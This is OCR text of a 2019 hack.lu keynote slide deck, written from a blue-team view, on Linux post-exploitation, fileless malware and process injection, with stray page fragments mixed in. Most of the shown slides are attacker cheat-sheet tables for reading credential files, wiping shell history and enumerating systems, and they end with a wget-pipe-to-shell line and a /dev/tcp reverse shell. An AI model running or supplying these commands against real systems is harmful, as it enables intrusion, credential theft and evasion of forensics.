LAC
ともに、イキル

Keynote speech:

Fileless Malware and Process Injection in Linux

(Linux post-exploitation from a blue-teamer's point of view)

2019.hack.lu

Hendrick, Adrian - @unixfreaxjp
Cyber Emergency Center, LACERT / LAC

Linux security research of malwaremustdie.org


Introduction

1. Just another security folk in day by day basis
   - Malware incident senior analyst at Forensics Group in Cyber Emergency Center of LAC in Tokyo, Japan. (lac.co.jp)
   - LACERT team member for global IR coordination.
   - Founder of MalwareMustDie.org (MMD), est:2012, legit NPO.
2. My community give-back:
   - Linux threat / malware awareness sharing in MMD media.
   - Lecturer/support for national education events: IPA's Security Camp, IPA's ICSCoE CISO training, DFIR & RE related workshops,
   - Supporting open source security tools with UNIX orientation like: radare2, Tsurugi DFIR Linux & MISP (IoC posts & ICS taxonomy design), and in VirusTotal community for the ELF malware support.
3. Other activities:
   - FIRST.ORG activist as curator & contributor, PC, Hackathon, etc

About me in a simple image

LAC
ともに、イキル

..my everyday activity is like this..



My weekly sport / hobby (for 30 years now).

I found that security and my sport is parallel and a nice metaphor to each other,

..so I will present this talk with sharing several wisdoms I learned in my practise.

Contents

1. Background
2. Post exploitation in Linux
   - Concept, Supporting tools
3. Process injection in Linux
   - Concept, Supporting tools
   - Fileless method,
4. Frameworks components to make all of these possible
   - Frameworks: concept, specifics, examples
   - Components: Shellcodes, Privilege Escalating & Payloads
5. A concept in defending our boxes
   - Forensics perspective
   - IR and resource management model
6. Appendix

Chapter one - The Background

Empty your memory,
with a free()...
like a pointer!

If you cast a pointer to a integer,
it becomes the integer,
if you cast a pointer to a struct,
it becomes the struct...

The pointer can crash...,
and can Overflow...

Be a pointer my friend...

– Dennis Ritchie
(behind these pics)

Why Linux - why post exploitation

1. Linux, now, is one of most influence OS that is so close to our lifeline.

2. Linux is everywhere, in the clouds, houses, offices, in vehicles. In the ground, in the air in in outer space. Linux is free and is an open source, and that is good. This is just its a flip side of this OS popularity..

3. Linux executable scheme are so varied in supporting many execution scenarios & when something bad happens the executable's detection ratio is not as good as Windows.

4. Linux operated device can act as many adversaries scenario: payload deliverable hosts, spy proxy, attack cushions, backdoor, attack C2, etc..

5. Post exploitation frameworks is supporting Linux platform too.

Why Linux - why we should support linux more

1. Linux security is great in design but in some implementation is still poor:
    - Linux malware still has low detection compared to Windows or Mac
    - Linux older OS basis devices are still actively sold in the market as devices, appliance or IOT
    - Limitation in Reverse engineering on Linux that must support varied CPU architectures
2. We tried to make several examples, but still need more effort
    - More user friendliest in analysis and RE of Linux malware
    - Supporting Linux analysis tools, to make sure they are not outdated: Lynis, radare2, DFIR tool (i.e. Tsurugi)
    - Security awareness

Linux research - a cycle to raise Linux awareness

Balance between: Achievements, Sharing, Education and Regeneration

Linux threat research PoC - Analysis records

Malware Must Die!

The MalwareMustDie Blog (blog.malwaremustdie.org)

Saturday, September 28, 2019

MMD-0064-2019 - Linux/AirDropBot

Prologue

There are a lot of botnet aiming multiple architecture of Linux basis internet of thing, and this story is just one of them, but I haven't seen the one was coded like this before.


Like the most of other posts on our analysis reports in MalwareMustDie blog, this post was started from a request from a friend to take a look at a certain binary that was having low (or no) detection and at that time hasn't been categorized into a known threat ID.

This time I decided to write the report along with my style on how to reverse engineering its sample, in MIPS architecture.

So I was sent with this MIPS 32bit binary ..

```
1 | cloudbot-mips: ELF 32-bit MSB executable, MIPS, MIPS-I
2 | version 1 (SYSV), statically linked, stripped
```

..and according to its hash it is supposed to be a Mirai-like, (thank's to good people for the uploading the sample to VirusTotal), infact, ***these are not Mirai, Remaiten, GafGyt (Qbot/Torlus base), Hajime, Luabots, nor China series DDoS binaries or Kaiten (or STD like)***. It is a newly coded Linux malware using several idea taken from existing ones.



About #MalwareMustDie!

MalwareMustDie(or MMD) is a registered NPO as a blue teamer whitehat security research workgroup, has been launched from August 2012, as a media for IT professionals and security researchers gathered to form a technical work flow to reduce malware infection in the internet..[Read More]


Search keyword

Search

Links

- RSS Feed
- About Us
- Linux Malware List
- Send Us Sample

Linux threat research PoC - What we've done..



Not logged in Talk Contributions Create account Log i

Article Talk | Read Edit View history | Search Wikipedia

WIKIPEDIA
The Free Encyclopedia

Main page
Contents
Featured content
Current events
Random article
Donate to Wikipedia
Wikipedia store

Interaction
Help
About Wikipedia
Community portal
Recent changes
Contact page

Tools
What links here
Related changes
Upload file
Special pages
Permanent link
Page information
Wikidata item
Cite this page

Print/export
Create a book
Download as PDF
Printable version

MalwareMustDie

From Wikipedia, the free encyclopedia

MalwareMustDie, NPO[1][2] as a whitehat security research workgroup, has been launched from August 2012. MalwareMustDie is a registered Nonprofit organization as a media for IT professionals and security researchers gathered to form a work flow to reduce malware infection in the internet. The group is known of their malware analysis blog.[3] They have a list[4] of Linux malware research and botnet analysis that they have completed. The team communicates information about malware in general and advocates for better detection for Linux malware.[5]

MalwareMustDie is also known for their efforts in original analysis for a new emerged malware or botnet, sharing of their found malware source code[6] to the law enforcement and security industry, operations to dismantle several malicious infrastructure,[7][8] technical analysis on specific malware's infection methods and reports for the cyber crime emerged toolkits.

Several notable internet threats that has been firstly discovered and announced by MalwareMustDie team are i.e.

- Prison Locker[9] (ransomware),
- Mayhem[10][11] (Linux botnet),
- Kelihos botnet v2[12][13]
- ZeusVM[14]
- Darkleech botnet analysis[15]
- KINS (Crime Toolkit)
- Cookie Bomb[16] (malicious PHP traffic redirection)
- Mirai[17][18][19][20]
- LuaBot[21][22]
- NyaDrop[23][24]

MalwareMustDie


MalwareMustDie logo

Abbreviation	MMD
Formation	August 28, 2012; 7 years ago
Type	Nonprofit organization & NGO
Purpose	Constructive research & awareness to reduce malware
Headquarters	Japan, Germany, France, United States
Region	Global
Membership	< 100
Website	malwaremustdie.org

Linux threat research PoC - RE tips (howto)

URL: https://www.youtube.com/watch?v=xDvwXBJPxgQ

Linux threat research PoC - Other accomplishments



Point: Gaining balance between: Achievements, Sharing, Education and Regeneration

What this talk is all about?

Fileless Malware and Process Injection in Linux

1. Background
2. Post exploitation in Linux
   - Concept, Supporting tools
3. Process injection in Linux
   - Concept, Supporting tools
   - Fileless method,
4. Components to make all of these possible
   - Frameworks: concept, specifics, examples
   - Components: Shellcodes, Privilege Escalating & Payloads
5. A concept in defending our boxes
   - Forensics perspective
   - IR and resource management model
6. Appendix

What this talk is all about..

1. I wrote this as a **blue-teamer**, in handling advanced trend in Linux intrusion as incidents analyst to build base in handling the subject (still too view guideline as blue-teamer or DFIR), NOT as pentester.

2. *This talk is about Linux security on receiving intrusion to run malicious code in the compromised system, with highlighting the Fileless, Injection process and the Framework supporting the process, from blue-teamer point of view, for the defense and protection purpose.*

3. It is based in Linux research we have done in MalwareMustDie, mostly unpublished (security purpose), shared as TLP AMBER. Noted: I don't use my work data from office/other places in any of these slides.

What is our strength as Blue Teamer?

First, knowing your potential..

Blue Teamer	Red Teamer
We reversed threat better	They do reversing, but they build tools better
We mostly pick stuff, gets lazy	They're active, innovative in R&D
Many systems to protect (hardening)	Many systems to pwn (tooling)
We guard better	They probe & pwn better
OSINT better	OPSEC better

*And **optimize** them!*

Remember, "We all have common enemies!"

Okay! Good to know!
Where to start?

“..Start from the skillset that you’re good at.”

Chapter two- Post exploitation in Linux

“Never ever open your weakness..”

About post exploitation and its Linux relation

Pentesting or red teaming, in a controlled environment, is an activity involving a usage of various tools and techniques to assess an audited system(s), by measuring its vulnerability scales, it is a security knowhow that is developed, shared, and it is supporting Linux OS.

Its activities as of: *vulnerability exploitation*, *gaining executable access*, *information collecting process* and *(persistence in) owning the box* methods, are well / richly written in various online documentation.

Post exploitation framework was built to support those activity in an infrastructure to make assessment the whole process to be more efficient. ..while adversaries are trying to take that benefit by adapting pentester methods and toolkits.

Why post exploit is very applicable in Linux

1. Linux is very rich of scripting tools:
   - Shells & basic function scripts: bash, python, perl
   - Other CGI related: PHP, etc
   - Development related: Ruby, Lua Go, C?
2. Research said that 60%+ of Linux boxes are online w/vital roles:
   - Gateways
   - NAS
   - Database and other services
3. Vulnerability management in online Linux based services is hard:
   - Cloud and hosting Linux services are having slower update - pace than dedicated services..
   - Online IOTs and appliances are slower or outdated in updates
4. These all can be scanned online.

Where we are on post exploit framework in Linux

1. Post exploitation frameworks, were started from exploitation R&D, has been started to be used as attack platforms too.
   (adversaries tend to learn & use “read-teamer” toolkits).
2. Post exploitation has becoming a popular method in recent threats (public, cyber crime & targeted ones). It was started from WIndows intrusion, then aiming other OS (as “additional-option” in the beginning). This brings *Windows pwn concept to UNIX-like* landscape & in some cases it is replacing common binary intrusion basis.
3. Linux focused post-exploitation framework(s) are developed well too. This made adversaries just need “to script” instead of “to code” exploit scheme, where fileless method & new Linux file systems forensics scheme are still a big obstacle for incident response.
4. Components needed as framework, i.e.: Privilege escalation, process or thread injection, fileless execution and payloads are actively developed

LAC
ともに、イキル

Let's take a look deeper on post-exploitation

OSINT is on!

Legacy Post Exploitation..

Fileless Malware and Process Injection in Linux

1. Background
2. Post exploitation in Linux
   - Concept, Supporting tools
3. Process injection in Linux
   - Concept, Supporting tools
   - Fileless method,
4. Components to make all of these possible
   - Frameworks: concept, specifics, examples
   - Components: Shellcodes, Privilege Escalating & Payloads
5. A concept in defending our boxes
   - Forensics perspective
   - IR and resource management model
6. Appendix

Legacy Post exploitation

Blind Files

These are the first information that are mostly grab-able by adversaries after entering the system

File	Contents and Reason
/etc/resolv.conf	Contains the current name servers (DNS) for the system. This is a globally readable file that is less likely to trigger IDS alerts than /etc/passwd
/etc/motd	Message of the Day
/etc/issue	current version of distro
/etc/passwd	List of local users
/etc/shadow	List of users' passwords' hashes (requires root)
/home/xxx /.bash_history	Will give you some directory context

Legacy Post exploitation

Distribution checks

File	Description and/or Reason
uname -a	often hints at it pretty well
lsb_release -d	Generic command for all LSB distros
/etc/os-release	Generic for distros using “systemd”
/etc/issue	Generic but often modified
cat /etc/*release	OS distribution info
/etc/SUSE-release	Novell SUSE
/etc/redhat-release, /etc/redhat_version	Red Hat
/etc/fedora-release	Fedora
/etc/slackware-release, /etc/slackware-version	Slackware
/etc/debian_release, /etc/debian_version	Debian
/etc/mandrake-release	Mandrake
/etc/sun-release	Sun JDS
/etc/release	Solaris/Sparc
/etc/gentoo-release	Gentoo
/etc/arch-release	Arch Linux (file will be empty)
arch	OpenBSD; sample: “OpenBSD.amd64”

Legacy Post exploitation

No history

Command	Description and/or Reason
kill -9 $$	kill history in the shell
export HISTFILE=	unset the history by export
unset HISTFILE	unset the history (older/weaker ways)
history -c	other unset the history
rm -rf ~/.bash_history && ln -s ~/.bash_history /dev/null	invasive unset the history
touch ~/.bash_history	invasive with touch
history -c	space or other character was added
zsh% unset HISTFILE HISTSIZE	other unset the history
tcsh% set history=0	other unset the history
bash$ set +o history	other unset the history
ksh$ unset HISTFILE	other unset the history
find / -type f -exec {}	forensics nightmare

Legacy Post exploitation

System Information

Command	Description and/or Reason
uname -a	Prints the kernel version, arch, sometimes distro
ps aux	List all running processes
top -n 1 -d	Print process, 1 is a number of lines
id	Your current username, groups
arch, uname -m	Kernel processor architecture
w	who is connected, uptime and load avg
who -a	uptime, runlevel, tty, proceses etc.
gcc -v	Returns the version of GCC.
mysql --version	Returns the version of MySQL.
perl -v	Returns the version of Perl.
ruby -v	Returns the version of Ruby.
python --version	Returns the version of Python.
df -k	mounted fs, size, % use, dev and mount point
mount	mounted fs
last -a	Last users logged on

getenforce	Get the status of SELinux (Enforcing, Permissive or Disabled)
dmesg	Informations from the last system boot
lspci	prints all PCI buses and devices
lsusb	prints all USB buses and devices
lscpu	prints CPU information
lshw	list hardware information
ex	text editor, few trails if executed from "sh"
cat /proc/cpuinfo	processor info
cat /proc/meminfo	memory info
du -h --max-depth=1 /	note: can cause heavy disk i/o
which nmap	locate a command (ie nmap or nc)
locate bin/nmap	checking if scanner nmap is installed
locate bin/nc	checking if netcat is installed
jps -l	Java Virtual Machine Process Status Tool
java -version	Returns the version of Java.

Legacy Post exploitation

Installed package list

Command	Description and/or Reason
rpm -qa --last	Redhat, all rpm
yum list | grep installed	CentOS (etc) yum installed list
dpkg -l	Debian, all packages
dpkg -l | grep -i “linux-image”	Debian, installed kernels
dpkg --get-selections	Debian/Ubuntu current state
pkg_info	xBSD
pkginfo	Solaris
cd /var/db/pkg/ && ls -d /	Gentoo
pacman -Q	Arch Linux
cat /etc/apt/sources.list	Debian apt resource repo
ls -l /etc/yum.repos.d/	Yum repo
cat /etc/yum.conf	Yum configuration

Legacy Post exploitation

Networking

Command	Description and/or Reason
hostname -f	Rertieving hostname in full
ip addr show	Rertieving list of UP addresses per interface
ip ro show	Rertieving routing info
ifconfig -a	Retriving network interface info
route -n	Rertieving routing table
cat /etc/network /interfaces	List of interface setting (Debian/Ubuntu base)
iptables -L -n -v	Iptables rules with chains information
iptables -t nat -L -n -v	Iptables NAT information
iptables-save	Iptables saved state information
netstat -anop	Network Status all
netstat -r	Network Status routing information
netstat -nltupw	root with raw sockets
arp -a	arp table
lsof -nPi	list of opened files information
cat /proc/net/*	more discreet, all networking information can be found by looking into the files under /proc/net, and this approach is less likely to trigger monitoring

Legacy Post exploitation

Configuration files

Command	Description and/or Reason
ls -aRl /etc/ * awk '$1 ~ /w.$/' * grep -v lrwx 2>/dev/null	dir list
cat /etc/issue{,.net}	check issue
cat /etc/master.passwd	Master passwords
cat /etc/group	Group information
cat /etc/hosts	Host information
cat /etc/crontab	Cron scheduler data
cat /etc/sysctl.conf	interface to set vchanges to running kernel.
for user in $(cut -f1 -d: /etc/passwd);do echo $user; crontab -u $user -l;done	all crons
cat /etc/resolv.conf	Lookup setting
cat /etc/syslog.conf	Syslog setting
cat /etc/chttp.conf	Web server Setting
cat /etc/lighttpd.conf	Web server Setting
cat /etc/cups/cupsd.conf	Printer sharing setting
cat /etc/inetd.conf	Xinetd daemon setting for system tasks
cat /opt/lampp/etc/httpd.conf	Web server Setting
cat /etc/samba/smb.conf	Samba server Setting
cat /etc/openldap/ldap.conf	LDAP server Setting
cat /etc/ldap/ldap.conf	LDAP server Setting
cat /etc/exports	Exported file system temporary (RedHat)
cat /etc/auto.master	Auto mount setting
cat /etc/auto_master	Auto mount setting
cat /etc/fstab	Static file system information
find /etc/sysconfig/ -type f -exec cat {} ;	System configuration directory (RedHat)

Legacy Post exploitation

Accounts

Command	Description and/or Reason
cat /etc/passwd	local accounts
cat /etc/shadow	password hashes on Linux
/etc/security/passwd	password hashes on AIX
cat /etc/group	groups (or /etc/gshadow)
getent passwd	should dump all local, LDAP, NIS,
getent group	same for groups
pdbedit -L -w	Samba's own database
pdbedit -L -v	Samba database verbosed
cat /etc/aliases	email aliases
find /etc -name aliases	email aliases
getent aliases	email aliases
ypcat passwd	NIS password file
ls -alh /home/*/	list of home directory info
ls -alh /home/*/.ssh/	list of SSH saved auth keys directory
cat /home/*/.ssh/authorized_keys	SSH saved auth keys
cat /home/*/.ssh/known_hosts	SSH saved auth hosts
cat /home/*/*.hist*	history of the host
find /home/*/.vnc /home/*/.subversion -type f	checking if VNC has been installed
grep ^ssh /home/*/*.hist*	remote SSH auth history
grep ^telnet /home/*/*.hist*	remote telnet auth history
grep ^mysql /home/*/*.hist*	remote MySQL auth history
cat /home/*/.viminfo	vi history
sudo -l	check if sudoers is no readable
sudo -p	allows the sudoers to define what the password prompt
crontab -l	check the cron scheduler tasks
cat /home/*/.mysql_history	MySQL history

Legacy Post exploitation

Credentials

Files	Description and/or Reason
/etc/shadow	List of users' passwords' hashes (requires root)
/home/*/.ssh/id*	SSH keys, often passwordless
/tmp/krb5cc_*	Kerberos tickets
/tmp/krb5.keytab	Kerberos tickets
/home/*/.gnupg/secring.gpgs	PGP keys

Legacy Post exploitation

Seeking important files

Command	Description and/or Reason
ls -dIR */	List of directories
ls -alR	grep ^d
find /var -type d	List of "/var" directories
ls -dl `find /var -type d`	Verbose listing of "/var"directories
ls -dl `find /var -type d` | grep -v root	Verbose listing of "/var" on root files
find /var ! -user root -type d -ls	Other verbose listing of "/var"directorie
find /var/log -type f -exec ls -la {} ;	Verbose listing of log directories
find / -perm -4000	find all suid files
ls -alhtr /mnt	View mounted devices
ls -alhtr /media	View mounted media
ls -alhtr /tmp	Verbose listing of tmp directory
find /sbin /usr/sbin /opt /lib `echo $PATH | 'sed s/:/ /g'` -perm /6000 -ls	find suids
locate rhosts	seeking rhosts
ls -alhtr /home	Verbose listing of home directory
cd /home/; treels /home//*.ssh/*	Verbose listing of SSH config directory
find /home -type f -iname '.*history'	seek history files
ls -lart /etc/rc.d/	Verbose listing of autostart task files
locate tar | grep [.]tar$	check tar files
locate tgz | grep [.]tgz$	check tgz files
locate sql | grep [.]sql$	check sq filesl
locate settings | grep [.]php$	check setting files
locate config.inc | grep [.]php$	check setting files
ls /home/*/id*	check id files
.properties	grep [.]properties
locate .xml	grep [.]xml

Legacy Post exploitation

Reverse shelling

Command	Description and/or Reason
wget http://server/file.sh -O- | sh	reverse remote file execution
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1	reverse shell ,nc, socat, TCL, awk can do the same
